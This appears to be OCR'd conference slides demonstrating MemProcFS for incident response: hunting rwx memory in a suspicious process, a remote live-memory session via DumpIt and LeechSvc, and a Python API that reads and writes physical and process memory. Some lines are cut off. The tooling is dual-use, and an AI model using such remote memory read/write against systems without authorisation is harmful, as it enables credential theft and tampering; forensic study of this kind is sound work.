
By clicking on files!



```
0016         2 00000000003fe000-00000000003fffff -rw-
0017        3a 0000000000400000-0000000000439fff -rwx    zuasi.exe
0018         1 000000000043a000-000000000043afff -r-x    zuasi.exe
0019         1 0000000000440000-0000000000440fff -rw-
001a
001b
001c
001d
001e
001f
0020
0021
0022
```

```
Offset(h)   00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
000000401AC0 00 00 00 00 45 00 53 00 45 00 54 00 00 00 53 00  ....E.S.E.T...S.
000000401AD0 65 00 63 00 75 00 72 00 69 00 74 00 79 00 00 00  e.c.u.r.i.t.y...
000000401AE0 00 00 00 00 45 00 53 00 45 00 54 00 00 00 41 00  ....E.S.E.T...A.
000000401AF0 6E 00 74 00 69 00 76 00 69 00 72 00 75 00 73 00  n.t.i.v.i.r.u.s.
000000401B00 00 00 00 00 4D 00 69 00 63 00 72 00 6F 00 73 00  ....M.i.c.r.o.s.
000000401B10 6F 00 66 00 74 00 00 00 49 00 6E 00 73 00 70 00  o.f.t...I.n.s.p.
```

Incident Response



Advantages with Physical Memory Analysis

OK performance even over laggy networks (<100ms)

Focus: Even more core performance optimizations

→ parallelize even more → reduce latency impact

→ multi-threaded design is awesome → background refreshes

Limited analysis functionality right now

→ more analysis plugins planned!


Demo: Python “All Things RWX”

Analyze **live memory** …

From **remote** system

… in **Python** by using API

Locate **rwx** memory **processes**


BOOK-TEST on BOOK - Virtual Machine Connection
File Action Media View Help
Administrator: Command Prompt - DumpIt.exe /LIVEKD /A LeechSvc.exe /C interactive
Task Manager
File Options View
Processes Performance App
Command Prompt - python

```
c:\LeechSvc>DumpIt.exe /LIVEKD /A LeechSvc.exe /C interactive

  DumpIt 3.0.20181116.2
  Copyright (C) 2007 - 2017, Matthieu Suiche <http://www.msuiche.net>
  Copyright (C) 2012 - 2014, MoonSols Limited <http://www.moonsols.com>
  Copyright (C) 2015 - 2017, Comae Technologies FZE <http://www.comae.io>
  Copyright (C) 2017 - 2018, Comae Technologies DMCC <http://www.comae.io>

Launching LeechSvc.exe...
Starting LeechSvc with kerberos SPN: ' frizk@AD.FRIZK.NET '
    (specify the SPN value in client connection string).
    (ensure that port tcp/28473 is open in firewall).
Remote User: 'AD\frizk' successfully authenticated towards the RPC service.
```

Name	PID
dwm.exe	1552
explorer.exe	6572
fontdrvhost.exe	788
fontdrvhost.exe	796
fontdrvhost.exe	1184
leechsvc.exe	1128
LogonUI.exe	400
lsass.exe	688

```
Q:\>python
Python 3.6.7 (v3.6.7:6ec5cf24b7, Oct 20 2018, 13:35:33) [MSC v.1900 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> from vmmpy import *
>>> VmmPy_Initialize([
...     '-remote', 'rpc://frizk@ad.frizk.net:BOOK-TEST.ad.frizk.net',
...     '-device', 'dumpit'
...     ])
>>> VmmPy_
VmmPy_Close(                    VmmPy_PidList(                  VmmPy_ProcessGetIAT(
VmmPy_Initialize(               VmmPy_PidGetFromName(           VmmPy_ProcessGetDirectories(
VmmPy_ConfigGet(                VmmPy_ProcessGetMemoryMap(      VmmPy_ProcessGetSections(
VmmPy_ConfigSet(                VmmPy_ProcessGetMemoryMapEntry( VmmPy_VfsList(
VmmPy_GetVersion(               VmmPy_ProcessGetModuleMap(      VmmPy_VfsRead(
VmmPy_MemRead(                  VmmPy_ProcessGetModuleFromName( VmmPy_VfsWrite(
VmmPy_MemReadScatter(           VmmPy_ProcessGetInformation(    VmmPy_UtilFillHexAscii(
VmmPy_MemWrite(                 VmmPy_ProcessListInformation(
VmmPy_MemVirt2Phys(             VmmPy_ProcessGetEAT(
>>> VmmPy_ProcessListInformation()[VmmPy_PidGetFromName('explorer.exe')]
{'pid': 6572, 'pa-dtb': 1223294976, 'pa-dtb-user': 1224278016, 'state': 0, 'tp-memorymodel': 3,
e': True, 'name': 'explorer.exe', 'wow64': False, 'va-entry': 0, 'va-eprocess': 184466303075850
, 'va-peb32': 0}
>>>
```


Python API

Read / Write Physical and Virtual Memory

Process information

Modules information

List / Read / Write MemProcFS “files”



```
VmmPy_MemRead(
VmmPy_MemReadScatter(
VmmPy_MemWrite(
VmmPy_MemVirt2Phys(
VmmPy_PidList(
VmmPy_PidGetFromName(
VmmPy_ProcessGetMemoryMap(
VmmPy_ProcessGetMemoryMapE
VmmPy_ProcessGetModuleMap(
VmmPy_ProcessGetModuleFrom
VmmPy_ProcessGetInformatio
VmmPy_ProcessListInformati
VmmPy_ProcessGetEAT(
VmmPy_ProcessGetIAT(
VmmPy_ProcessGetDirectorie
VmmPy_ProcessGetSections(
VmmPy_VfsList(
VmmPy_VfsRead(
VmmPy_VfsWrite(
VmmPy_UtilFillHexAscii(
```

Focus: Performance


Multi-Threading

In-memory caching

Intelligent parsing

Avoid scanning (if possible)

Locate Kernel DTB and Kernel Base



WIN10-17134-165-1.pmem
Type: PMEM File
Date modified: 2018
Size: 34,9 GB

```
MOUNTING THE MEMORY PROCESS FILE SYSTEM
==========================================================================
The Memory Process File System is mounted as: M:\
Loaded VmmDll Version: 2.0.0
Memory from dump files or PCILeech supported devices are analyzed to pr
a convenient process file system for analysis purposes.
 - File system is read-only when dump files are used.
 - File system is read-write when FPGA hardware acquisition devices are
 - Full support exists for Windows XP to Windows 10 (x86 and x64).
```

